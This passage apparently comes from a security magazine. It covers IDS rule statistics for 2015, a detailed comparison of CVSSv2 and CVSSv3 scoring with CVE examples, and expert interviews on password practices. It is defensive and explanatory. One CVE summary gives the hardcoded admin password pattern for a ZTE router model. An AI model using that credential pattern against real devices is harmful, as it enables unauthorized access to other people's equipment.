
ET open Ruleset Statistics for 2015



ET pro Ruleset Statistics for 2015



ET open Ruleset Ratio for 2015




ET pro Ruleset Ratio for 2015

As you can see in the chart above, the number of signature rules released for exploitation detection didn't exceed 10% in 2015. Most of the diagram is occupied by rules for malware detection.

The next step was gathering statistics on vulnerability coverage for rules published in 2015. We have selected vulnerabilities that have a remote exploitation vector (AV:N) and CVSSv2 rating of more than 7.8, and from those we chose the ones that had detection rules released.

As the diagram demonstrates, the rules only cover a very small percentage of vulnerabilities. Sometimes CVE is released for cases that are impossible (encrypted traffic) to cover by rules, or there are much better tools for that purpose. (WAF is better suited for vulnerability detection and prevention in web applications, as rules imply quite bulky regular expressions that will surely slow down the system.) Often there are no exploitation details. The experts just don't have samples that might be used for creating signatures.

That is why a lot of exploitable vulnerabilities lack any rules. One of the reasons is the unwillingness of vendors and experts that detect vulnerabilities and create signatures for IDS/IPS to share technical details regarding discovered flaws. In order to develop rules, you need traffic samples of exploitation cases, and if they are available, vulnerabilities coverage will drastically increase.



CVE Coverage in 2015

VULNERABILITY ASSESSMENT ACCORDING TO CVSS 3.0

Positive Technologies has used the Common Vulnerability Scoring System (CVSS) since it created its vulnerability base and developed its first product: XSpider. It is very important to maintain the knowledge base implemented in all products and services and keep it up-to-date. Since the guidelines to CVSS metrics do not cover all possible vulnerabilities, the question arises: what is the best way to make the index reflect the real severity level of a vulnerability?

We are constantly monitoring the development of the standard, and have been waiting for the latest version of CVSSv3.

In considering the effect of this product, it is really key to consider:

+ What has improved?
+ What has changed?
+ Can we apply the new standard to our products?
+ And — considering the fact that databases are often managed by new specialists — how fast can an individual master the assessment procedure and how clear are the criteria?

This article has been generated over the course of studying the standard and will, hopefully, help the reader to understand the new vulnerability assessment procedure.

MILESTONES IN CVSS HISTORY

The Common Vulnerability Scoring System (CVSS) was developed by the National Infrastructure Advisory Council, which consists of experts from CERT/CC, Cisco, DHS/MITRE, eBay, IBM Internet Security Systems, Microsoft, Qualys, and Symantec.

The standard was first published in 2005 and the standard's basic principles for calculating the vulnerability index have remained the same thus far.

The Common Vulnerability Scoring System Special Interest Group (CVSS-SIG) supported the standard within the scope of the Forum of Incident Response and Security Teams (FIRST), and the group's members are not constrained from supporting and distributing the standard.

The second version of the standard was published in 2007 with an updated indicator list and new final metric formula for a more precise severity assessment of vulnerabilities.

In 2014, such respected organizations as NIST and ITU that develop manuals and standards for telecommunications and information systems issued guidelines for CVSSv2, and using CVSS metrics for vulnerability assessment was enshrined in PCI DSS and industry-specific standards.

In 2015, FIRST published the third and most recent version of the standard, CVSSv3, which will be explored in this article.

BASIC PRINCIPLES

The CVSS includes three metric groups:

Base metrics describe vulnerability characteristics that do not change over time or depend on the execution environment. These metrics describe the difficulty of vulnerability exploitation and potential damage of data confidentiality, integrity, and availability.

Temporal metrics correct the total score for confidence in the information about the vulnerability, exploit code maturity (if any), and patch availability.

Environmental metrics are used by infosec experts to correct the final score in regards to information environment parameters.

Temporal and environmental metrics are optional and are used for a more precise threat assessment for a particular infrastructure.

The value of a metric is usually published as a vector (particular values of specific parameters) and a numeric value calculated on the basis of all the parameters by a formula defined in the standard.

NEW FEATURES IN CVSSV3

Since there is comprehensive documentation on CVSSv2 publicly available [6, 7], we will have a more detailed look at the modifications to the standard.

BASE METRICS

Metrics calculated for System Components

The standard introduces the following terms:

+ **vulnerable component** — an information system component that is vulnerable
+ **impacted component** — a component, whose confidentiality, integrity, and availability may suffer from a successful attack

In most cases, these two components are the same thing, but there are some vulnerability classes, for which this is not true:

+ sandbox escape
+ gaining access to user data saved in a browser through a web application vulnerability (XSS)
+ escape from a guest virtual machine

According to the new standard, exploitability metrics are calculated for a vulnerable component, while impact metrics are calculated for an impacted one. CVSSv2 had no means to describe a situation where a vulnerable component and an impacted component are different things.

Exploitability Metrics

Attack Vector

The attack vector metric describes how far an attacker is from a vulnerable object.

CVSSv2	CVSSv3
Metric Name	
Access Vector (AV)	Attack Vector (AV)
Possible Metric Values	
Network (N)	Network (N)
Adjacent Network (A)	Adjacent Network (A)
Local (L)	Local (L)
	Physical (P)

Please note the use of letter mnemonics for CVSS vector description in brackets.

The previous versions of the standard used the term "Local" to describe any action not affecting the network. The new version provides the following definitions:

+ Local — an attacker needs a local session or some particular action by an authorized user
+ Physical — an attacker needs physical access to a vulnerable subsystem

Let's look at two vulnerabilities that have the same CVSSv2 score — 7.2 (AV:L/AC:L/Au:N/C:C/I:C/A:C).

CVE-2015-2363. *The win32k.sys Windows driver processes some memory objects incorrectly, which allows an attacker with local system access to gain administrative privileges and execute arbitrary code in kernel mode.*

CVE-2015-3007. *The Juniper network gateways (SRX series) incorrectly implement the function of disabling password recovery by an unauthorized user through the console port (set system ports console insecure). The vulnerability allows an attacker with physical access to the console port to gain administrative privileges on the device.*

The metrics for the same vulnerabilities are different according to the new standard.

Vulnerability	CVSSv3 Vector	CVSSv3 Score
CVE-2015-2363	**AV:L**/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	7.8
CVE-2015-3007	**AV:P**/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	6.8

You can see that CVSSv3 assesses vulnerability severity more precisely, without averaging, as CVSSv2 did.

Vulnerability Exploitation Complexity

The access complexity metric describes how easy or difficult it is to conduct an attack. The more conditions are to be fulfilled to exploit a vulnerability, the higher the difficulty level is.

CVSSv2	CVSSv3
Metric Name	
Access Complexity (AC)	Attack Complexity (AC)
Possible Metric Values	
Low (L)	Low (L)
Medium (M)	
High (H)	High (H)

Complexity is a subjective measure; therefore the metric was always interpreted differently. For instance, you can find different Access Complexity scores for the MitM vulnerability in the NVD.

CVE-2014-2993. *A vulnerability in the function of SSL certificate verification for the Birebin.com Android application, which allows an attacker to conduct man-in-the-middle attacks and obtain sensitive information.* ***[Access Complexity — Low]***

CVE-2014-3908. *A vulnerability in the function of SSL certificate verification for the Amazon.com Kindle Android application, which allows an attacker to conduct man-in-the-middle attacks and obtain sensitive information.* ***[Access Complexity — Medium]***

CVE-2014-5239. *A vulnerability in the function of SSL certificate verification for the Microsoft Outlook.com Android application, which allows an attacker to conduct man-in-the-middle attacks and obtain sensitive information.* ***[Access Complexity — High]***

The new standard offers only two difficulty levels with clear criteria to make the interpretation of this metric easier. All of the vulnerabilities allowing MitM attacks are classified as High.

The factors taken into consideration in CVSSv2 by Access Complexity are now handled by two metrics — Attack Complexity and User Interaction.

Authentication and Privileges Required

The metric shows whether authentication is needed to conduct an attack and if so, which one.

CVSSv2	CVSSv3
Metric Name	
Authentication (Au)	Privileges Required (PR)
Possible Metric Values	
Multiple (M)	
Single (S)	
	High (H)
	Low (L)
None (N)	None (N)

Metric calculations are based on the number of independent authentication procedures an attacker must undertake and does not fully show the purpose of the privileges necessary for operation.

You come across the Multiple value in the NVD infrequently; it is mostly used for vulnerabilities, and the information about these is not detailed enough.

CVE-2015-0501. *An unspecified vulnerability in Oracle MySQL Server that allows remote authenticated users to affect DBMS availability via unknown vectors related to Server : Compiling.*

The Single value doesn't allow the user to determine whether or not they have to be a privileged user to exploit the vulnerability, or if standard user authentication is enough.

Let's look at two vulnerabilities that have the same CVSSv2 score — 9.0 (AV:N/AC:L/Au:S/C:C/I:C/A:C).

CVE-2014-0649. *The RMI interface in Cisco Secure Access Control System (ACS) does not properly enforce authorization requirements, which allows remote authenticated users to obtain administrator privileges.*

CVE-2014-9193. *Innominate mGuard allows remote authenticated attackers with restricted administrative rights to obtain root privileges by changing a PPP configuration setting.*

The metrics for the same vulnerabilities according to CVSSv3:

Vulnerability	CVSSv3 Vector	CVSSv3 Score
CVE-2014-0649	AV:N/AC:L/**PR:L**/UI:N/S:U/C:H/I:H/A:H	8.8
CVE-2014-9193	AV:N/AC:L/**PR:H**/UI:N/S:U/C:H/I:H/A:H	7.2

The table shows that CVSSv3 underscores severity of the vulnerabilities, whose exploitation requires privileged access.

User Interaction

The metric shows whether there any user actions needed for a successful attack.

CVSSv2	CVSSv3
Metric Name	
	User Interaction (UI)
Possible Metric Values	
	None (N)
	Required (R)

In CVSSv2, this factor was included in Access Complexity; the new standard has it as a separate metric.

Let's look at two vulnerabilities that have the same CVSSv2 score — 9.3 (AV:N/AC:M/Au:N/C:C/I:C/A:C).

CVE-2014-0329. *The ZTE ZXV10 W300 routers have a hardcoded password — "XXXXairocon" — for the admin account, where "XXXX" is the last four characters of the device's MAC address. A remote attacker can obtain the admin password and use it to access the device via the TELNET service.*

CVE-2015-1752. *Microsoft Internet Explorer does not process memory objects properly, which allows an attacker to execute arbitrary code, when a user clicks a malware link.*

Metrics for CVSSv3

Vulnerability	CVSSv3 Vector	CVSSv3 Score
CVE-2014-0329	AV:N/AC:L/PR:N/**UI:N**/S:U/C:H/I:H/A:H	9.8
CVE-2015-1752	AV:N/AC:L/PR:N/**UI:R**/S:U/C:H/I:H/A:H	8.8

This example shows that CVSSv3 assesses severity more properly.

Scope

The Scope metric shows whether the vulnerable component and the impacted component are different things, i.e. whether exploitation of the vulnerability allows affecting confidentiality, integrity, and availability of any other system component.

CVSSv2	CVSSv3
Metric Name	
	Scope (S)
Possible Metric Values	
	Unchanged (U)
	Changed (C)

Let's look at two vulnerabilities that have the same CVSSv2 score — 10.0 (AV:N/AC:L/Au:N/C:C/I:C/A:C).

CVE-2014-0568. *The NtSetInformationFile system call hook feature in Adobe Reader and Acrobat on Windows allows attackers to bypass a sandbox protection mechanism and execute arbitrary code in a privileged context.*

CVE-2015-3048. *Buffer overflow in Adobe Reader and Acrobat on Windows and MacOS X allows an attacker to execute arbitrary code.*

Vulnerability	CVSSv3 Vector	CVSSv3 Score
CVE-2014-0568	AV:N/AC:L/PR:N/UI:R/**S:C**/C:H/I:H/A:H	9.6
CVE-2015-3048	AV:N/AC:L/PR:N/UI:R/**S:U**/C:H/I:H/A:H	8.8

The new standard assigns a higher score to the vulnerabilities, where the vulnerable and impacted components are different things.

Impact Metrics

Impact metrics measure the impact on confidentiality, integrity, and availability of the impacted component.

CVSSv2	CVSSv3
Metric Name	
Confidentiality Impact (C), Integrity Impact (I), Availability Impact (A)	
Possible Metric Values	
None (N)	None (N)
Partial (P)	
Complete (C)	
	Medium (M)
	High (H)

The approach to calculating impact metric values has completely changed from quantitative (Partial—Complete) to qualitative (Medium—High).

Let's look at two vulnerabilities that have the same CVSSv2 score — 5.0 (AV:N/AC:L/Au:N/C:P/I:N/A:N).

CVE-2014-0160. *The TLS and DTLS implementations in OpenSSL do not properly handle Heartbeat Extension packets. This vulnerability allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read.*

CVE-2015-4202. *A Cable Modem Termination System (CMTS) in Cisco uBR10000 routers does not properly restrict access to the IP Detail Record (IPDR) service, which allows remote attackers to obtain sensitive information via crafted IPDR packets.*

Vulnerability	CVSSv3 Vector	CVSSv3 Score
CVE-2014-0160	AV:N/AC:L/PR:N/UI:N/S:U/**C:H**/I:N/A:N	7.5
CVE-2015-4202	AV:N/AC:L/PR:N/UI:N/S:U/**C:L**/I:N/A:N	5.3

As you can see from the example, the qualitative approach allows assessing severity more precisely.

TEMPORAL METRICS

The Temporal metrics have not been changed much.

Exploit Code Maturity

The Exploit Code Maturity metric measures whether the code or other attacks means are publicly available, or exploitation is only theoretically possible.

CVSSv2	CVSSv3
Metric Name	
Exploitability (E)	Exploit Code Maturity (E)
Possible Metric Values	
Not Defined (ND/X)	
High (H)	
Functional (F)	
Proof-of-Concept (POC/P)	
Unproven (U)	

Only the name of the metric has been changed for a more precise one.

Remediation Level

The Remediation Level metric shows whether there are official or unofficial remediation means.

CVSSv2	CVSSv3
Metric Name	
Remediation Level (RL)	
Possible Metric Values	
Not Defined (ND/X)	
Unavailable (U)	
Workaround (W)	
Temporary Fix (TF/T)	
Official Fix (OF/O)	

This metric was not changed.

Report Confidence

The Report Confidence metric measures the degree of detail of available vulnerability reports.

CVSSv2	CVSSv3
Metric Name	
Report Confidence (RC)	
Possible Metric Values	
Not Defined (ND)	Not Defined (X)
Unconfirmed (UC)	
Uncorroborated (UR)	
	Unknown (U)
	Reasonable (R)
Confirmed (C)	Confirmed (C)

The new standard has more precise criteria for labeling vulnerability reports:

+ Unknown — the reports indicate that the cause of the vulnerability is unknown, or reports may differ on the cause or impacts of the vulnerability.
+ Reasonable — the reports allow judging on vulnerability causes with enough confidence (for example, the report provides exploit code).
+ Confirmed — the vendor has confirmed the pretense of the vulnerability or there is a publicly available functional exploit.

Temporal Metrics Impact

Let's look at the following vulnerability:

CVE-2015-2373. *The Remote Desktop Protocol (RDP) server service in Microsoft Windows allows remote attackers to execute arbitrary code via a series of crafted RDP packets.*

Version of the Standard	CVSS-вектор	Базовая оценка	Итоговая оценка
CVSSv2	AV:N/AC:L/Au:N/C:C/I:C/A:C/E:U/RL:OF/RC:C	10.0	7.4
CVSSv3	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C	9.8	8.5

The new standard has a modified formula: the overall impact of Temporal metrics on the final score has been decreased.

ENVIRONMENTAL METRICS

Environmental metrics were modified in order to simplify the assessment of environmental impact on the final score.

Security Requirements

Environmental metrics define which characteristic of a target component (confidentiality, integrity, or availability) has the most impact on the operation of the business system or business processes.

CVSSv2	CVSSv3
Metric Name	
Confidentiality Requirement (CR), Integrity Requirement (IR), Availability Requirement (AR)	
Possible Metric Values	
Not Defined (ND/X)	
High (H)	
Medium (M)	
Low (L)	

This metric was not changed.

Modified Base Metrics

Exploitability and potential damage within the context of a company's IT infrastructure.

CVSSv3
Metric Name
Modified Attack Vector (MAV), Modified Attack Complexity (MAC), Modified Privileges Required (MPR), Modified User Interaction (MUI), Modified Scope (MS), Modified Confidentiality (MC), Modified Integrity (MI), Modified Availability (MA)
Possible Metric Values
Values defined in the section Base Metrics or Not Defined (X)

This metric can boost the final score if application configuration is weak or lower it if some compensating measures are implemented, which decrease exploitation risk or potential damage from a successful attack.

Eliminated Metrics

The following metrics were excluded from the standard:

Collateral Damage Potential, CDP. A qualitative assessment of potential damage for equipment or other assets upon vulnerability exploitation. This metrics considered financial damage as a result of production downtime or revenue loss.

Target Distribution, TD. Percentage of systems in a company's information environment that can be affected by vulnerability exploitation.

OTHER MODIFICATIONS

Vulnerability Chaining

CVSS was initially designed for the assessment of each vulnerability separately. However, it is possible to cause more damage by exploiting several vulnerabilities sequentially.

The new standard recommends using CVSS metrics to describe vulnerability chains, combining exploitation characteristics of one vulnerability with impact metrics of another.

Let's go through an example.

Vulnerability 1. *Local privilege escalation; no interaction with the user is required.*

Vulnerability 2. *Allows an unauthorized attacker to remotely modify files of a vulnerable component. For a successful attack, certain actions are required from the user, e.g. clicking a malicious link.*

Vulnerability	CVSSv3 Vector	CVSSv3 Score
Vulnerability 1	AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	8.4
Vulnerability 2	AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N	4.3

If upon the exploitation of vulnerability 2 it is possible to modify files in a way that leads to the exploitation of vulnerability 1, we have a vulnerability chain with the following characteristics.

Vulnerability	CVSSv3 Vector	CVSSv3 Score
Vulnerability 2 —> Vulnerability 1	AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	8.8

As we can see, the final score of a chain can be higher than the severity level of each vulnerability taken separately.

Qualitative Severity Rating Scale

Different companies have elaborated various approaches to calculating the qualitative severity rating based on CVSS metrics:

+ Nvd.nist.gov: 0—3.9 Low; 4.0—6.9 Medium; 7.0—10.0 High
+ Tenable: 0—3.9 Low; 4.0—6.9 Medium; 7.0—9.9 High; 10.0 Critical
+ Rapid 7: 0—3.9 Moderate; 4.0—7.9 Severe; 8.0—10.0 Critical

The CVSSv3 standard recommends using the following qualitative rating scale:

Quantitative Score	Qualitative Rating
0	None
0.1—3.9	Low
4.0—6.9	Medium
7.0—8.9	High
9.0—10.0	Critical

THE MOST SIGNIFICANT CHANGES

Below is a summary and outline of the most significant modifications to CVSSv3:

+ The the following terms were introduced: a vulnerable component and an impacted component. Exploitability metrics are calculated for a vulnerable component, while impact metrics — for an impacted one.
+ Physical access is added as a step required for exploitation.
+ The User Interaction metric was introduced.
+ The Authentication metric was revised, so it is now possible to consider the necessity of privileged access to a system.
+ The Impact metric shifted from quantitative to qualitative values.
+ The Environmental metrics Collateral Damage Potential and Target Distribution were replaced by more illustrative Modified factors.
+ Guidance on assessing multiple vulnerabilities is provided.
+ The Qualitative Rating Scale is brought to standard.

Due to the proposed assessment approach, infosec specialists can get a more in-depth look at factors that impact on vulnerability severity, so companies that deal with security issues will most likely implement the standard before long.

The new metrics have little impact on the process of assessment. Some of them simplified the process (attack complexity, user interaction). Others, such as exploitation scope, qualitative assessment of the impact on confidentiality, integrity, and availability, made it a little bit more difficult.

For those who wants to master the vulnerability assessment process according to the CVSS, we would recommend, apart from CVSSv3 Specification [1], to refer to CVSSv3 Examples [3] and CVSSv3 User Guide [2] that provide typical examples of how to use the standard to assess a vulnerability.

A number of companies (IBM X-Force and Security Database among them) have already implemented the standard in their products and services. At Positive Technologies, we are in the process of laying the groundwork for using CVSSv3 in our corporate knowledge base and in MaxPatrol, one of our products.

BONUS: CVSS METRICS FOR NAMED VULNERABILITIES

Naming vulnerabilities has become fashionable, and this trend began with the Heartbleed vulnerability in OpenSSL, recognizable due to its name and accompanying logo with a bleeding heart. Let's find out how dangerous these named vulnerabilities are.

The Heartbleed vulnerability in OpenSSL (CVE-2014-0160). *The TLS and DTLS implementations in OpenSSL do not properly handle Heartbeat Extension packets. This vulnerability allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read.*

Version of the Standard	CVSS Vector	Base Score	Final Score
CVSSv2	AV:N/AC:L/Au:N/C:P/I:N/A:N/E:F/RL:OF/RC:C	5.0	4.1
CVSSv3	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:F/RL:O/RC:C	7.5	7.0

The BERserk vulnerability in Mozilla NSS (CVE-2014-1568). *Mozilla Network Security Services (NSS) does not properly parse ASN.1 values in SSL certificates, which makes it easier for remote attackers to spoof RSA signatures in a certificate and gain unauthorized access to sensitive data.*

Version of the Standard	CVSS Vector	Base Score	Final Score
CVSSv2	AV:N/AC:M/Au:N/C:C/I:C/A:N/E:U/RL:OF/RC:C	8.8	6.5
CVSSv3	AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:U/RL:O/RC:C	7.4	6.4

The POODLE vulnerability in the SSLv3 protocol (CVE-2014-3566). *The SSLv3 protocol, as used in OpenSSL and other products, uses nondeterministic CBC padding, which makes it easier for man-in-the-middle attackers to obtain cleartext data via a padding-oracle attack. The vulnerability was later found in several TLS implementations (CVE-2014-8730).*

Version of the Standard	CVSS Vector	Base Score	Final Score
CVSSv2	AV:N/AC:M/Au:N/C:P/I:N/A:N/E:U/RL:W/RC:C	4.3	3.5
CVSSv3	AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N/E:U/RL:W/RC:C	3.1	2.8

The Sandworm vulnerability in Windows OLE (CVE-2014-4114). *A vulnerability in Microsoft Windows OLE, which allows a remote attacker to execute arbitrary code when a user opens a file containing a crafted OLE object.*

Version of the Standard	CVSS Vector	Base Score	Final Score
CVSSv2	AV:N/AC:M/Au:N/C:C/I:C/A:C/E:F/RL:OF/RC:C	9.3	7.7
CVSSv3	AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C	7.3	7.2

The Shellshock vulnerability in Bash (CVE-2014-6271, CVE-2014-7169). *A vulnerability in GNU Bash caused by improper processing of strings after function definitions in the values of environment variables. The vulnerability can be exploited via various attack vectors — DHCP, HTTP, SIP, FTP, SMTP — and allows an attacker to execute arbitrary bash code.*

Version of the Standard	CVSS Vector	Base Score	Final Score
CVSSv2	AV:N/AC:L/Au:N/C:C/I:C/A:C/E:F/RL:OF/RC:C	10.0	8.3
CVSSv3	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C	9.8	9.1

The FREAK vulnerability in the OpenSSL (CVE-2015-0204). *The ssl3_get_key_exchange function in OpenSSL allows decreasing encryption strength of the SSL/TLS connection (RSA to RSA_EXPORT). A successful attack allows an attacker to decode these connections.*

Version of the Standard	CVSS Vector	Base Score	Final Score
CVSSv2	AV:N/AC:M/Au:N/C:N/I:P/A:N/E:U/RL:OF/RC:C	4.3	3.2
CVSSv3	AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N/E:U/RL:O/RC:C	3.7	3.2

The GHOST vulnerability in glibc (CVE-2015-0235). *Heap-based buffer overflow in the function __nss_hostname_digits_dots in glibc that allows an intruder to execute arbitrary code by calling the function gethostbyname or gethostbyname2.*

Version of the Standard	CVSS Vector	Base Score	Final Score
CVSSv2	AV:N/AC:H/Au:N/C:C/I:C/A:C/E:F/RL:OF/RC:C	7.6	6.3
CVSSv3	AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C	8.1	7.5

The Venom vulnerability in visualization systems (CVE-2015-3456). *A vulnerability in QEMU emulators used in various virtualization systems. It allows an attacker to escape a guest virtual machine and execute code in the host system.*

Version of the Standard	CVSS Vector	Base Score	Final Score
CVSSv2	AV:A/AC:L/Au:S/C:C/I:C/A:C/E:POC/RL:OF/RC:C	7.7	6.0
CVSSv3	AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H/E:P/RL:O/RC:C	9.0	8.1

The Logjam vulnerability in the TLS protocol (CVE-2015-4000). *A vulnerability in the TLS protocol allows an intruder to weaken TLS connection cipher (from DHE to DHE_EXPORT). A successful attack allows an attacker to decode these connections.*

Version of the Standard	CVSS Vector	Base Score	Final Score
CVSSv2	AV:N/AC:M/Au:N/C:P/I:N/A:N/E:U/RL:OF/RC:C	4.3	3.2
CVSSv3	AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N/E:U/RL:O/RC:C	3.7	3.2


As you can see, not all the named vulnerabilities have high severity.

REFERENCES

1. CVSSv3 specification: *first.org/cvss/specification-document.*
2. CVSSv3 user guide: *first.org/cvss/user-guide.*
3. CVSSv3 examples: *first.org/cvss/examples.*
4. CVSSv3 calculator: *first.org/cvss/calculator/3.0.*
5. National Vulnerability Database: *nvd.nist.gov/home.cfm.*
6. CVSSv2 specification: *first.org/cvss/v2/guide.*
7. CVSS Implementation Guide by NIST: *http://nvlpubs.nist.gov/nistpubs/ir/2014/NIST.IR.7946.pdf.*
8. CVSS user guide by ITU: *itu.int/rec/T-REC-X.1521-201104-I/en.*


PASSWORD PROCEDURES: EXPERTS ADVISE ON HOW TO PROTECT YOUR ACCOUNT

Recently a vulnerability has been found in the Gett taxi service. Researchers determined that every single corporate account was assigned the same password, and as a result, attackers had an opportunity to get access to multiple accounts at once (e.g., Google, VK.com, Ozon, etc.).



Reports of breaches in security related to password and personal data leakage have become a commonplace, and over the last few years, such incidents involved a number of big-name companies like Adobe, Apple, JP Morgan Chase, Target and Home Depot and popular e-mail services. Hackers have even cracked password keepers.

Some companies publish tips on how to safeguard accounts. Creators of the popular xkcd comic series even dedicated one of their editions to password security.



We have interviewed expert representatives of IT companies to find out how they deal with passwords and how to improve your security stand.

Alexey Shevelev, Project Manager — Thematic Media

"Right now I use the password storage program 1Password. I like that it has a client app for a smartphone, tablet, and laptop. It's convenient, well done, and kind of secure. It has a smooth and user-friendly interface. Sometimes I change passwords for all my accounts — it's a hassle, but totally worth it. I prefer to use a complex passwords generator. I don't use simple passwords anymore.

My iPhone had a TouchID, but after I had to replace the button, it stopped working. So I started to follow the usual password procedure. You may choose whether to enter a simple 4-digit code or a more complex one, with letters. If you turn on a complex password feature and use a digit-only code, for example 137900 (6 digits), then instead of a qwerty keyboard there will be only a numeric one — it is easy and more secure (6 digits are harder to guess than 4). Anyway, the new iOS allows using even longer passwords."

Arkady Prokudin, IS expert, author and host of the podcast "Open Security"

"I use two methods to create a good password. No software solutions involved. The first one is old school: Lowercase letters + uppercase letters+ special symbols@&) + digits135.

Such passwords are hard to memorize, but if you find a valid example from everyday life, it's not as challenging as you might think, for example: MicrosoftSilverlightBeta3.5a, Nokia3310, etc.

The other method is to use a verse from any piece of poetry or a song in another language: "Quand il me prend dans ses bras" would look like "Auqnd il ;e prend dans ses brqs" if you type the phrase using English keyboard instead of French one."

Grigory Matvievich, Leading iOS Developer — Redmadrobot

"No matter the warnings, the general public still keeps using obvious passwords like "qwerty", "12345", or "11111". Sometimes users try to make it more complex by adding digits to it or making it a phrase. But it's pointless — such passwords are easy to guess thanks to modern computation power. There are programs, algorithms, and dictionaries for this kind of thing. A strong password is long, random, contains both lowercase and uppercase letters, digits, and special symbols.

When I want a truly complex password, I make up a gibberish phrase or rhyme like "Fish tractor 33, yogurt and pump" and omit a letter from each word. Then I memorize it using associations. Also, I would recommend using different passwords. If you use the same password for your account at an online retailer's site and mobile banking site, you will have more problems if one is hacked."

Andrey Prozorov, Head of IS Department — Solar Security

"In the last couple of years, I got tired of memorizing all the passwords for various services as they multiply like rabbits. You need to use strong ones (long, with digits and symbols) and they must be unique. Methods out of the book like using password phrases involving associations and such don't work anymore. I decided to use special software to store and generate my passwords. I finally chose 1Password for iPhone, and now

do regular backups. You may store complex and unique passwords in there. The database is encrypted, it is handy, and risks are minimal."

Dmitry Evteev, CTO — HeadLight Security

"My experience shows that users are not too imaginative when it comes to passwords. As a rule, they contain names, dates, and other private information. It's hard to commit to memory many passwords, so most users rotate two or three passwords for all their accounts. In corporate systems, where security policy requires password change on a regular basis, it is common for employees to write down their passwords on a piece of paper and store it next to the keyboard or use some simple logic for new passwords. For example, they add digits (usually the date of password change) to some root word. In such cases, an attacker may easily guess a new password if he or she knows the previous one as the logic remains quite similar. Both corporate and private users usually associate all their passwords with a single e-mail account. So it's enough to hack it to get access to all the systems and services the victim uses. This is a very sensitive issue in information security.

In general, passwords are bad. I have to remember a large number of them for various systems. One-time passwords sent via SMS are very convenient, but they are not totally secure (hackers can intercept SMS), yet the concept itself may significantly complicate an attack. Unfortunately, there is no way to bind a token to a global system authentication to get one-time passwords and sign in to most internet services. In corporate environment, such system can be implemented quite easily, but it's not cheap.

As for password managers, they are quite handy. I use one of free programs; otherwise, I wouldn't have been able to keep up with all my passwords. I still don't trust cloud-based password managers. The concept is convenient, but there might be vulnerabilities (a number of successful attacks on popular services proves my point)."

